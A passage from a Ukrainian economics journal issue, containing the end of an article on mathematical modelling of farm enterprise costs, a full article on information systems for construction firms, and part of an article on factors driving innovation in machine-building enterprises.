А. М. Турило Ю. Б. Кравчук А. А. Турило	Процес цілеспрямованого формування оптимального рівня витрат підприємства. Критерієм оптимізації є мінімум витрат, що дає змогу підприємству отримати певні конкурентні переваги на ринку збуту, вільно провадити свою цінову політику та за інших рівних умов досягти більш високих розмірів прибутку
Г. Фандель	Планомірне формування витрат на виробництво та збут продукції й контроль за їх рівнем
С. Ковтун Н. Ткачук С. Савлук	Здійснення конкретних заходів з оптимізації співвідношення «затрати-результат», забезпечує досягнення підпорядкованих цілей шляхом регулювання процесів, що становлять господарську діяльність
А. А. Пилипенко	Система принципів і методів розробки й реалізації управлінських рішень, заснована на використанні об'єктивних економічних законів відносно формування й регулювання витрат, забезпечення ефективного використання ресурсів і капіталу підприємства в різних видах його діяльності відповідно до стратегічних та поточних цілей розвитку
О. В. Крушельницька	Складний багатоаспектний та динамічний процес, що включає управлінські дії, метою яких є досягнення високого економічного результату діяльності підприємства; система принципів та методів розробки і реалізації управлінських рішень, заснованих на використанні об'єктивних економічних законів
А. І. Ясінська	Полягає у цілеспрямованому впливові на витрати для зміни їхнього складу, структури або поведінки у зв'язку зі зміною умов виробничо-господарської діяльності підприємства
Л. М. Христиненко Р. О. Мозговий	Система, керований блок (суб'єкт управління) якої спрямовано на послідовну реалізацію функцій управління витратами за допомогою певних методів, що дозволяє регулювати чинники та управляти процесами формування витрат з метою оптимізації їх структури та рівня

Для отримання інформації про витрати з метою ефективного управління ними необхідна науково обґрунтована їх класифікація [11].

Загалом, за бухгалтерським підходом всі витрати підлягають групуванню на постійні та змінні в залежності від характеру реагування на зміну обсягу виробництва.

Узагальнений процес групування витрат на постійні та змінні повинен враховувати основні ключові моменти:

- поведінку витрат відносно зміни обсягів виробництва,
- умовність групування витрат на постійні та змінні,
- використання різних методів для розподілу витрат [5].

Управління витратами з метою підвищення ефективності їх формування потребує використання економіко-математичного моделювання господарських процесів, що дозволяє отримати кількісну та якісну оцінку поведінки витрат.

Задачі математичного програмування відносяться до оптимізаційних задач, де необхідно вибрати найкраще рішення згідно визначеного критерію якості та обмежувальних умов. Таким чином досягається вирішення задачі як пошуку оптимальної програми дій.

x_1 - шукане значення змінних витрат;

x_2 - шукане значення постійних витрат.

З економічного сенсу введені змінні мають приймати невід'ємні значення.

В якості допоміжних змінних введені наступні:

x_3 – прибуток;

x_4 - маржинальний дохід;

$k_{пзв}$ - коефіцієнт питомих змінних витрат;

k_m - коефіцієнт товарності витрат;

$ВП$ – вартість валової продукції в співставних цінах;

B – загальна сума витрат;

BP – сума виручки від реалізації.

Приймаючи до уваги порядок розподілу витрат сільськогосподарських підприємств на змінні і постійні витрати з використанням показнику «питомі змінні витрати», опишемо обмеження за обсягом виробництва у вигляді вартості валової продукції в співставних цінах:

$$\frac{1}{k_{пзв}} * x_1 \geq ВП \quad (1)$$

Обмеження щодо загальної суми витрат набуває вигляду:

$$\sum_{i=1}^2 x_i \leq B \quad (2)$$

Обмеження по сумі виручки має наступний вигляд:

$$\sum_{i=1}^3 x_i \geq BP \quad (3)$$

Обмеження по сумі маржинального доходу:

$$\sum_{i=2}^3 x_i - x_j = 0 \quad (j = 4) \quad (4)$$

Обмеження по недопущенню в знаменнику цільової функції значення «0»:

$$x_3 \geq 1 \quad (5)$$

Показник маржинального доходу відображає різницю між виручкою від реалізації частини продукції та змінними витратами на виробництво всієї продукції (і на реалізацію, і на власні потреби), пропонуємо наступний порядок обчислення зазначеного показника:

$$MD = \frac{BP}{k_m} - 3MB \quad (6)$$

де MD – маржинальний дохід,

3MB – змінні витрати,

k_m – коефіцієнт товарності витрат.

Згідно порядку розрахунку маржинального доходу маємо наступну умову:

$$k_m * x_1 + k_m * x_4 \geq BP \quad (7)$$

Зазначені вище умови обмеженості, на наш погляд, відображають основну концепцію моделі «таргет-костинг», оскільки обмеження мають знак рівності. Критерій оптимальності, який при даних умовах господарювання сільськогосподарського товаровиробника забезпечить ефект операційного лівериджу, підлягає максимізації і має наступний вигляд:

$$Z = \frac{x_4}{x_4 - x_2} \rightarrow \max \quad (8)$$

Таким чином, метою розв'язання моделі є отримання таких невід'ємних значень змінних x_1 та x_2 , які б задовольнили зазначені вище обмеження-нерівності (1-7) та надали б цільовій функції максимальне значення. Для визначення оптимального співвідношення, дані було оформлено засобами програми MS Excel. В якості вихідних даних використовувались матеріали ТОВ «Обрій» Покровського району Дніпропетровської області. Результати вирішення економіко-математичної моделі показали наступне табл. 2.

Таблиця 2

Оптимізація структури витрат за результатами економіко-математичного моделювання в ТОВ «Обрій»

Показник	Значення показників		Відхилення +/-, тис. грн.
	Фактичне	Розрахункове	
Змінні витрати, тис. грн.	2601	3540	939
Постійні витрати, тис. грн.	3396	2458	-938
Виручка від реалізації, тис. грн.	4558	5999	1441
Маржинальний дохід, тис. грн.	1956	2459	503
Коефіцієнт операційного лівериджу	-1,36	1,71	3,07

Таким чином, за умови оптимального співвідношення змінних та постійних витрат в загальній сумі витрат рівень операційного лівериджу складає 1,71. Тобто при зростанні обсягів виробництва на 1% забезпечується приріст прибутку на 1,71%.

Порівняння фактичної та запропонованої структури витрат представлено на рис. 1. Перерозподіл витрат, в сторону збільшення змінної їх частки склав 16 в.п., що забезпечило приріст доходу від реалізації на 31,6%.




Рис. 1. Порівняння фактичної структури витрат з розрахованою за допомогою економіко-математичного моделювання

Для досягнення зазначеного ефекту доцільно розробити пропозиції щодо перерозподілу змінних та постійних витрат на даному підприємстві окремо для кожного виду продукції [10].

Висновки і перспективи подальших досліджень у цьому напрямі. До постійних витрат в досліджуваному підприємстві відносяться наступні статті витрат: амортизація, інші витрати, частина витрат на оплату праці. Доцільно перевести заробітну плату на відрядний механізм оплати, що дасть змогу підвищити матеріальну зацікавленість працівників в результатах діяльності і зменшити постійні витрати для досягнення бажаного результату відповідно до мети проведеного економіко-математичного моделювання. Вагому частину в статті «Інші витрати» складає орендна плата за земельні паї, розмір якої суттєво не залежить від якості землі. Тому доцільно переглянути умови договорів оренди і запровадити диференційовану ренту, тим самим зменшити питому вагу орендних платежів в структурі виробничих витрат.

1. Бутинець Ф.Ф. Моделі і методи прийняття рішень в аналізі та аудиті. [Навчальний посібник для студентів спец. 7.050106 «Облік і аудит»] / Ф.Ф. Бутинець, М.М. Шигун та ін.; за ред. д.е.н., проф. Ф.Ф. Бутинця, к.е.н., доц. М.М. Шигун. Житомир: ЖДТУ, 2004. – 352 с.
2. Вдарити по кризі оптимізацією / Мирослава Кармелюк // 20хвилин. – 2009. – № 37 (03.04-04.04.09)
3. Гатаулін А.М. Економіко – математичні методи в плануванні сільськогосподарського виробництва / А.М. Гатаулін, Г.В. Гаврилов, Л.А. Харитонов; [Пер. з рос. М.І. Гвоздь. – 2-ге вид., перероб. і доп.]. – К.: Вища шк. Головне вид – во, 1989. – 260 с.
4. Голов С.Ф. Управлінський облік. / Голов С.Ф. – К. : Лібра, 2002. – 704 с
5. Економіко-математичне моделювання розподілу витрат підприємства на постійну та змінну складові на прикладі підприємства легкої промисловості / Н. С. Беляєва // Проблеми і перспективи розвитку підприємництва. - 2014. - № 1. - С. 32-37. - Режим доступу: http://nbuv.gov.ua/UJRN/piprp_2014_1_9
6. Зниження шансів на підвищення витрат науково-дослідної діяльності / Майкл Табс // Файненшл Таймс. – № 12. – 2008.
7. Карпова Т.П. Управленческий учет. / Карпова Т.П. – М. : Аудит-ЮНИТИ, 1998. – 350 с
8. Попов О. Управління витратами / Попов О. // Економічна енциклопедія: У 3-х томах. Т.3. – К. : Видавничий центр „Академія”, 2002. – 952 с
9. Ціноутворення та нормативні витрати в с/г /теорія, методологія, практика/ За ред.. П.Т. Саблука, Ю.Ф. Мельника, М.В. Зубця, В.Я. Месель-Веселяка/ Т.1. Теорія ціноутворення та технологічні карти вирощування сільськогосподарських культур. – 698 с

10. Чернецька О.В. Економіко-математичне моделювання як засіб оптимізації витрат в сільськогосподарських підприємствах / О.В. Чернецька // Економічні науки. — Серія «Облік і фінанси». Збір. наук. праць. Луцький держ. техніч. унів.-т. — Вип. 7 (25). Ч. 3. — 2010. — С. 457–465.
11. Управління витратами на підприємстві: сучасні тенденції / Т. Ю. Котенко // Наукові записки [Національного університету "Острозька академія"]. Сер. : Економіка. - 2009. - Вип. 12. - С. 55-60. - Режим доступу: http://nbuv.gov.ua/UJRN/Nznuoa_2009_12_10
12. Шутько Т. І. Економічна сутність управління витратами підприємства / Шутько Т. І. // Ефективна економіка. — 2014. — №12.

ECONOMIC AND MATHEMATICAL MODELING OF ENTERPRISE EXPENDITURE MANAGEMENT

S. Kolyadenko, V. Govorukha

Vinnytsia National Agrarian University

The article deals with theoretical and practical approaches to modeling enterprise cost management. The model is based on which we optimized production costs.

Keywords: economic-mathematical model, mathematical modeling, cost management, management, model

УДК 658 : 69 : 004 (045)

ВПРОВАДЖЕННЯ ІНФОРМАЦІЙНИХ СИСТЕМ В УПРАВЛІННІ БУДІВЕЛЬНИМ ПІДПРИЄМСТВОМ

К. Копняк, Т. Остапенко

Вінницький торговельно-економічний інститут КНТЕУ

У статті розглянуто сутність інформаційних систем, можливість та необхідність їх застосування для автоматизації роботи підприємств будівельної сфери, як одного з істотних факторів їхнього успішного розвитку та конкурентоспроможності, як на внутрішніх, так і на зовнішніх ринках. Досліджено теоретичні засади ефективного впровадження управлінських інформаційних систем у діяльність будівельного підприємства. Запропоновано узагальнену структуру інформаційної системи будівельної організації.

Ключові слова: будівельне підприємство, система управління, інформаційне забезпечення, інформаційна технологія, інформаційна система.

Постановка проблеми. У діяльності сучасних будівельних організацій інформаційні технології відіграють значну роль, сприяючи підвищенню продуктивності праці і поліпшенню якості прийнятих рішень. Розроблено велику кількість програмних систем, що використовуються на різних стадіях будівельного процесу, в організаціях, що представляють різні ланки договірних відносин. У зв'язку із цим, питання впровадження інформаційних систем в діяльності будівельних підприємств є актуальним та вимагає аналізу.

Аналіз останніх досліджень і публікацій. Вирішенню проблем впровадження інформаційних систем на вітчизняних підприємствах присвячено багато досліджень, серед яких праці Н.І. Антощишиної, О.В. Ачкасової, І.П. Журавльової, П.С. Клімушина, І.Л. Латишевої, Е.А. Лихолобова, Т.А. Писаревської, В.С. Пономаренка, В.П. Пугачова, О.Г. Ратушняка, А.В. Ситника, В.А. Скороходова, О.М. Томашевського та інших. Проте проблеми оптимального впровадження інформаційних систем і технологій в діяльність будівельних підприємств недостатньо вивчені, що і зумовило актуальність цього дослідження.

Метою дослідження є вивчення особливостей інформатизації та визначення основних тенденцій щодо впровадження інформаційних систем будівельних підприємств.

Виклад основного матеріалу дослідження. Інформаційна система являє собою управлінські рішення, які базуються на інформаційних технологіях, тому керівник має ширше розуміти сутність організації, управління нею та технології інформаційних систем для прийняття правильних управлінських рішень в навколишньому середовищі, що постійно змінюється, є невизначеним та ризикованим. З технічної точки зору, інформаційна система – це набір взаємозалежних компонентів, що збирають, обробляють, зберігають і розподіляють інформацію, щоб підтримувати процес прийняття управлінських рішень та управління організацією в цілому [1].

Для успішного вирішення виробничих задач в нестабільних і важких умовах ринкової економіки необхідні підходи і концепції управління, які будуть використовувати інформаційні системи і технології в діяльності будівельного підприємства. Сфера використання новітніх

інформаційних технологій і розвинених засобів комунікацій величезна. Вона забезпечує виконання різних завдань, починаючи від забезпечення простих функцій службового листування до системного аналізу і підтримки складних задач прийняття рішень. Розвиток інформаційних технологій забезпечує створення і використання експертних систем в управлінні будівельним підприємством.

Бурхливий розвиток інформаційних і Інтернет-технологій відкриває принципово нові можливості і джерела підвищення ефективності управління будівельними компаніями. Сьогодні суб'єкти підприємницької діяльності у будівельному комплексі будь-якого регіону – від малих до великих – це неформальні кластерні об'єднання, взаємодія яких для досягнення кінцевої мети – зведення об'єктів, реконструкція, технічне переозброєння або модернізація – неможлива без застосування новітніх технологій, інноваційних методів комунікації, організації та управління виробничими процесами [2].

Підприємство, що виготовляє будівельну продукцію або надає будівельні послуги, враховуючи умови конкуренції на ринку, повинно функціонувати у режимі реального часу. Це стає можливим лише за умови впровадження інформаційних технологій та систем у всі його бізнес-процеси. У режимі реального часу слід передивлятися корпоративні плани, ключову інформацію щодо критичних процесів, проектну документацію, у тому числі слідкувати за витратами та ефективністю. Для прийняття якісних, обґрунтованих та своєчасних управлінських рішень у сфері фінансів, збуту та маркетингу, кадрового менеджменту, реалізації проектів, закупівель тощо потрібний швидкий аналіз специфічних процесів, які відбуваються на будівництві. Призначення новітніх інформаційних технологій найчастіше полягає у забезпеченні ділових операцій, прийнятті рішень та конкурентній перевазі.

Автоматизована інформаційна система для управління будівельним підприємством є сукупністю програмно-апаратних засобів. Кошторисне програмне забезпечення багаторазово підвищує продуктивність праці інженера-кошторисника, дозволяє обмінюватися інформацією, проводити експертизу кошторисних проектів, відображати результати виконання будівельно-монтажних робіт, формувати звітні документи з мінімальними витратами часу, контролювати виконання будівельних кошторисів. Програмне забезпечення для календарного планування широко використовується при управлінні будівельними проектами і дозволяє внести значні зміни в організацію процесу будівництва. Спеціалізоване програмне забезпечення дозволяє здійснювати облік, аналіз, звітність в умовах будівельної галузі. Фахівці-проектувальники широко застосовують системи, як загального призначення, так і вузькоспеціалізовані для автоматизованого проектування.

Кожне підприємство є унікальним, а тому універсальної інформаційної системи управління не існує. Отже не варто сподіватись, що можна придбати вже готовий продукт, який буде повністю відповідати всім вимогам конкретного підприємства. При виборі програмного забезпечення необхідно відповісти на такі основні питання: чи будуть програми сумісні з тими, що вже працюють; наскільки легко можна інтегрувати нову програму; чи виконується нова програма на існуючих апаратних платформах [3].

Аналіз наукових публікацій [2-4] щодо інформатизації діяльності будівельних організацій дозволяє виділити такі особливості цього процесу:

- орієнтація на проект будівництва, який має бути ключовим елементом системи. Методи, технології та програмні засоби управління проектами відіграють значну роль в інформаційній системі будівельної організації.
- тісний взаємозв'язок технічної та економічної інформації. Наприклад, кошторис є невід'ємною частиною проектно-кошторисної будівельної документації та залежить від

параметрів проекту.

- орієнтація на холдинги. У багатьох випадках будівельні організації існують в рамках великих будівельних холдингів. Такий холдинг може включати кілька організацій, які здійснюють проведення будівельно-монтажних робіт, а також кілька організацій, що виконують вузькоспеціалізовані завдання, наприклад, перевезення будівельних вантажів, матеріально-технічне постачання, проектування. Таким чином, інформаційні системи різних організацій мають інтенсивно взаємодіяти між собою.

- інтеграція різнорідних систем. Інформаційні системи будівельних організацій включають різні системи: системи автоматизованого проектування, системи управління проектами, системи кошторисних розрахунків, системи фінансового аналізу, облікові системи, системи електронного документообігу. Всі ці компоненти повинні взаємодіяти між собою.

- високий рівень відповідальності. Результати функціонування будівельних інформаційних систем втілюються в кінцевому підсумку у вигляді виконуваних робіт і зведених будинків. Відповідно набагато вище в порівнянні з іншими галузями і вимоги до безпеки: безпеки для життя і здоров'я людей, безпеки для матеріальних об'єктів, безпеки з точки зору охорони навколишнього середовища. Інформаційна система повинна сприяти дотриманню державних стандартів, будівельних норм і правил.

- особливий характер взаємовідносин між учасниками будівельного процесу. Специфіка будівельного комплексу полягає і в тому, що учасники будівельного процесу (інвестор, замовник, проектувальник, генеральний підрядник, субпідрядники) постійно взаємодіють між собою протягом усього будівництва. При цьому виникає значний обсяг інформаційного обміну. Тому інформаційні системи різних суб'єктів будівельного процесу повинні бути пов'язані між собою і підтримувати можливість обміну електронними документами.

Враховуючи вищезазначене, на рис. 1 запропонована модель інформаційної системи будівельної організації.




Рис. 1. Узагальнена структура інформаційної системи будівельної організації

Сьогодні розвиток інформаційних систем будівельних організацій характеризується наступними тенденціями:

- широке використання мережевих технологій для обміну даними між підсистемами

всередині будівельної організаціями та між інформаційними системами різних організацій;

- наближення інформаційних систем безпосередньо до місць виконання робіт. З використанням мобільних та Інтернет-технологій фахівець, перебуваючи на об'єкті будівництва, може знайти необхідне рішення за допомогою інформаційної системи, а виконавець робіт може подати звіт про хід їх виконання;

- інтеграція інформаційних систем організацій на основі галузевих стандартів;

- вдосконалення методів управління на основі використання інформаційних систем.

Перш за все, акцент робиться на проектне управління, яке найбільш повно відповідає специфіці будівельного підприємства;

- перехід від лише облікових завдань до підтримки прийняття рішень. Можливості більшості сучасних інформаційних систем полягають в обліку виконуваних робіт, складанні та поданні різних видів звітності. У той же час, в будівництві намічається тенденція використання інформаційних систем в першу чергу для підтримки прийняття рішень керівниками компанії і технічними фахівцями.

Варто зазначити також, що розв'язання проблем запровадження інформаційних технологій в управління сучасними будівельними підприємствами повинне супроводжуватись підвищенням рівня кваліфікації управлінського персоналу, реорганізацією та визначенням стратегічних цілей і завдань розвитку підприємства, складанням плану заходів системного характеру, де головне місце буде належати застосуванню сучасних інформаційних технологій і систем.

Залучення до процесу впровадження на підприємстві інформаційних систем кваліфікованих спеціалістів допомагає уникнути багатьох проблем, зробити цей процес ефективним та підвищити віддачу від інформаційних технологій.

Висновки та подальші дослідження. Використання інформаційних систем та технологій характеризує ефективність дій та здатність до ризику сучасного будівельного підприємства, а також межу його можливостей щодо введення інновацій. Однак це може спричинити деякі проблеми, адже вітчизняні будівельні підприємства потребують значних інвестицій та витрат по впровадженню певного інформаційного ресурсу. Але саме впровадження інформаційних систем робить будівельні підприємства більш гнучкими до змін у зовнішньому середовищі, дозволяє швидко реагувати на нові запити споживачів, що дає можливість підприємствам збільшити обсяги реалізації продукції та послуг.

Таким чином, на багатьох будівельних підприємствах України побудова ефективної системи впровадження інформаційних систем за багатьма причинами залишається не вирішеною проблемою, що приводить до банкрутства цих підприємств, тому дане питання залишається відкритим й потребує подальшої розробки й удосконалення. Українські компанії, що займаються розробкою та впровадженням інформаційних технологій, є конкурентоздатними на світовому ринку, а тому спроможні в короткі строки розробити комплексне програмне забезпечення, що допоможе оптимізувати систему управління будівельним підприємством.

-
1. Кисіль Н.М. Класифікація інформаційних систем / Н.М. Кисіль, З.П. Гаталяк, Н.І. Горбаль // Лісове господарство, лісова, паперова і деревообробна промисловість : міжвідомчий науково-технічний збірник. – Львів : Український державний лісотехнічний університет, 2004. – Вип. 29. – С. 242-249.

2. Смиричинський В.В. Інноваційні аспекти інформаційного забезпечення логістичних систем будівельного комплексу / В.В. Смиричинський, Л.М. Тимошенко // Економіка: реалії часу. – 2012. – № 1 (2). – С. 169-174.
3. Святненко В. Практичні аспекти впровадження інформаційних систем управління на вітчизняних підприємствах / В. Святненко, І. Нетреба // Вісник Київського національного університету імені Тараса Шевченка. Економіка. – 2012. – Вип. 137. – С. 26-31.
4. Кудинов Д.В. Информационные системы строительных организаций: моделирование и оценка потребительского качества : автореф. дис. ... канд. экон. наук: спец. 08.00.13 – математические и инструментальные методы экономики / Д.В. Кудинов. – Ростов-на-Дону, 2012. – 33 с.

IMPLEMENTATION OF INFORMATION SYSTEMS IN THE CONSTRUCTION ENTERPRISE MANAGEMENT

K. Kopniak, T. Ostapenko

Vinnitsia Institute of Trade and Economics of KNUTE

The essence of information systems, the possibility and necessity of their application for automatization of construction industry enterprises have been considered in this article. Information systems are one of the most important factors for successful development and competitiveness in both internal and external markets. The theoretical principles of effective introduction of management information systems in the activity of a construction company have been researched. The generalized structure of the information system of a construction organization has been proposed.

Key words: construction company, management system, information support, information technology, information system.

УДК 330.34

АНАЛІЗ ФАКТОРІВ ВПЛИВУ НА РОЗВИТОК ІННОВАЦІЙНОЇ ДІЯЛЬНОСТІ МАШИНОБУДІВНИХ ПІДПРИЄМСТВ

Т. Кузь

Тернопільський національний технічний університет імені Івана Пулюя

У статті визначено основні причини погіршення стану інноваційної сфери в машинобудівній промисловості. Досліджено найбільш впливові фактори зовнішнього та внутрішнього середовища, що впливають на інноваційний розвиток машинобудівних підприємств. Адже у сучасних умовах господарювання постійно виникають чинники, що здійснюють як позитивний, так і негативний вплив на інноваційний процес вітчизняних підприємств, що обумовлює в більшості випадків затягування процесу реалізації інноваційного проекту. Визначено методи, якими потрібно проводити діагностику фінансової та організаційно-управлінської складової машинобудівного підприємства. Також запропоновані дії для підсилення впливу факторів, що будуть позитивно впливати на інноваційний розвиток машинобудівних підприємств.

Ключові слова. Інноваційний розвиток, інноваційна діяльність, інновації, фактори, машинобудівні підприємства.

Постановка проблеми. Інноваційна діяльність набуває особливого значення у машинобудівній промисловості. Інноваційний процес, охопивши різні аспекти ринкових відносин (виробничі, підприємницькі, соціальні, науково-технічні та маркетингові), сприяє зростанню промислового виробництва, підвищенню продуктивності праці, залученню нових резервів до виробничої сфери. На жаль, реалії сучасної, нестабільної економічної ситуації в Україні полягають у тому, що Україна недостатньо використовує свій інноваційний потенціал, на відміну від розвинених країн світу, які до 85–90% приросту ВВП забезпечують за рахунок так званих "інтенсивних факторів", включаючи інновації. Через низьку платоспроможність вітчизняних споживачів, продовжує деградувати ринок науково-технічної продукції внаслідок незначного попиту на інноваційні розробки. Сьогодні стан інноваційної діяльності в Україні характеризується недостатніми обсягами реалізованої інноваційної продукції, низьким рівнем підприємницької активності в інноваційній сфері малого та середнього бізнесу, який є найбільш масовою, динамічною та гнучкою формою організації підприємств, рушієм економічного зростання. Основною проблемою в інноваційній сфері залишається низька сприйнятливість підприємницького сектора до інновацій, що обмежує зростання продуктивності праці, зниження енергоємності виробництва, не створює підґрунтя для модернізації та структурної перебудови економіки, не забезпечує її якісного оновлення.

Основними причинами погіршення стану інноваційної сфери є: несформовані економічні стимули щодо залучення інвестиційних ресурсів в інноваційні процеси; обмежений обсяг фінансування наукової діяльності з державного бюджету; недосконалість інституційно-правових механізмів для забезпечення формування ефективної системи органів публічного управління, яка б здійснювала регулюючий вплив на суб'єктів інноваційної діяльності, створювала стимули для інвестування в інновації; недосконалість інституційного

забезпечення трансферу технологій, неналежний рівень організації інформаційного забезпечення, що перешкоджає розвитку науково-дослідної та технологічної кооперації в інноваційній сфері; несформованість у повній мірі інституційних умов для розвитку інноваційної інфраструктури, зокрема, технопарків, технополісів, високотехнологічних інноваційних підприємств, центрів трансферу технологій.

Враховуючи те, що сучасних умовах господарювання постійно виникають чинники, що здійснюють як позитивний, так і негативний вплив на інноваційний процес вітчизняних підприємств, постає важливим питання визначити основні фактори, що впливають на інноваційний розвиток машинобудівного підприємства.

Аналіз останніх досліджень і публікацій. Дослідженню теоретичних і практичних питань управління інноваційною діяльністю на рівні держави та суб'єктів господарювання присвячено значну кількість наукових праць, зокрема: А.В. Баришева, О.І. Волков, М.П. Денисенко, В.І. Захарченко, С.М. Ілляшенко, С.Д. Ільєнкова, В.Н. Краснокутська, О.Є. Кузьмін, О.О. Лапко, С.Ф. Покропивний, Л.А. Пономаренко, І.Г. Ткачук, А.А. Тріфілова, Р.А. Фатхутдинов, Л. Федулова, Г.О. Холодний, О.М. Хотяшева, І.І. Цигилик, Н.І. Чухрай, Ю.В. Яковець [1-6] та інші.

Виклад основного матеріалу. Інноваційний розвиток підприємства залежить від зовнішніх та внутрішніх умов господарювання, які визначають рівень, темпи, масштаби змін на підприємстві [1]. Таким чином, зовнішніми факторами інноваційного розвитку є держава, конкуренти, постачальницько-збутові організації та споживачі. Вплив держави відбувається через регулюючі чинники: формування економічної політики; розвиток і фінансування науки; підвищення рівня культури, освіти, права; вдосконалення системи стимулювання інноваційної діяльності; законодавче та інформаційне забезпечення розвитку інноваційних процесів. Постачальницько-збутові організації визначають якість і рівень кооперації, якість матеріально-технічного забезпечення, рівень маркетингу. Споживачі впливають на інноваційний розвиток підприємства, забезпечуючи споживання його продукції та провокуючи попит на її нові види, що, відповідно, для підприємства є стимулом до підвищення якості та конкуренто спроможності продукції. Конкуренти опосередковано впливають на інноваційний розвиток підприємства, стимулюючи його інноваційну активність. Вплив зовнішніх факторів має як позитивну, так і негативну дію, так як в Україні недостатньо розвинута інноваційна інфраструктура, несприятливий інвестиційний клімат, недосконале законодавче та інформаційне забезпечення тощо. Відповідно, для нашої держави на сьогоднішній день характерна незначна кількість інноваційної продукції принципової новизни, низька інноваційна активність підприємств.

Внутрішні фактори інноваційного розвитку визначають інноваційну здатність підприємства і його виробничий потенціал.

Одним з важливих факторів, який досить сильно впливає та має позитивну дію на інноваційний розвиток машинобудівних підприємств є розвинутість інноваційного потенціалу, тобто наявність інноваційних ресурсів.

Інноваційний потенціал машинобудівних підприємств - це сукупність інноваційних ресурсів (фінансових, інтелектуальних, матеріальних та інших видів ресурсів, які можуть бути використані для розробки нових ідей та впровадження інновацій) [2]. Відзначимо, що ресурси машинобудівного підприємства, зокрема інноваційні ресурси слід охарактеризувати як постійно діючий фактор, характер якого можна регулювати. За твердженнями фахівців, проблеми ресурсного забезпечення, а також і їх розв'язання миттєво позначаються на темпах реалізації робіт.

Для успішного здійснення інноваційної діяльності необхідна відповідна фінансова база, яку в ринкових умовах господарювання доцільно формувати не лише на основі використання методів прямого фінансування, але й за рахунок опосередкованих важелів, таких як податки. У світовій практиці використовуються такі основні напрямки податкового стимулювання інноваційної діяльності: надання окремих податкових пільг, пов'язаних з реалізацією інноваційних проектів або діяльністю інноваційних організацій та створення спеціальних податкових режимів підтримки інноваційної діяльності у рамках технологічних парків.

В нашій державі у сучасних нестабільних економічних умовах складністю є отримання, кредитів, інвестицій, а власні ресурси вкрай обмежені. Тому вкрай важливо проводити діагностику фінансової складової машинобудівного підприємства, яка проводиться наступним чином:

- аналізу кількості суми позикових і власних коштів для реалізації інноваційного проекту;
- розрахунку поточного та перспективного рівнів прибутковості підприємства;
- оцінки економічної ефективності інноваційних проектів за індексом доходності, внутрішньою нормою дохідності, терміном окупності та інші.

За твердженням керівників діючих машинобудівних підприємств, ресурсне забезпечення виробничо-господарських процесів прямо залежить від ринкової кон'юнктури, зокрема вартості ресурсів, професійної здатності керівників ефективно планувати і раціонально використовувати ресурси, а також від вміння своєчасно реагувати на результати моніторингу внутрішнього і зовнішнього середовища організації. Також багатьом підприємствам складно знайти партнерів, які теж займаються інноваційною діяльністю, тому, відповідно, існує проблема організаційного та інформаційного забезпечення інноваційного розвитку.

Ще одним фактором, який діє на результативність діяльності машинобудівних підприємств і на інноваційний розвиток є використовувана організаційна структура управління. Для більшості вітчизняних машинобудівних підприємств, які реалізують інновації існує проблема невідповідності використовуваної організаційної структури управління системі цілей машинобудівних підприємств і завданням щодо забезпечення інноваційного розвитку. Організаційно-управлінська складова інноваційного розвитку повинна забезпечувати ефективне функціонування та перебудову підприємства у разі зміни зовнішніх та внутрішніх чинників. Це потребує від підприємства оптимізації організаційної структури управління з метою правильного розподілу функцій, прав та обов'язків підрозділів та посадових осіб, залучення необхідних фахівців, що займаються різними організаційно-економічними аспектами нововведень. Вони можуть діяти в різних організаційних структурах (Академіях наук, дослідницьких організаціях, наукових товариствах, конструкторських бюро та ін), де створюють творчі колективи, займаються пошуком і поширенням інновацій, формуванням портфеля замовлень на наукові дослідження і розробки, керують науковими колективами, займаються координацією наукових досліджень.

Діагностику організаційно-управлінської складової інноваційного розвитку доцільно проводити на основі:

- визначення відповідності організаційної структури управління типу інноваційного розвитку підприємства;
- аналізу рівня ефективності управління;
- характеристики стилю та методів управління;
- оцінки рівня автоматизації управління;
- методів та прийомів інноваційного менеджменту;

– методів навчання та підвищення кваліфікації кадрів (керівники підприємств повинні організовувати і забезпечувати персонал навчанням в області новітньої техніки та технології виробництва, мотивувати людей до розвитку власних здібностей, заохочувати до обміну досвідом).

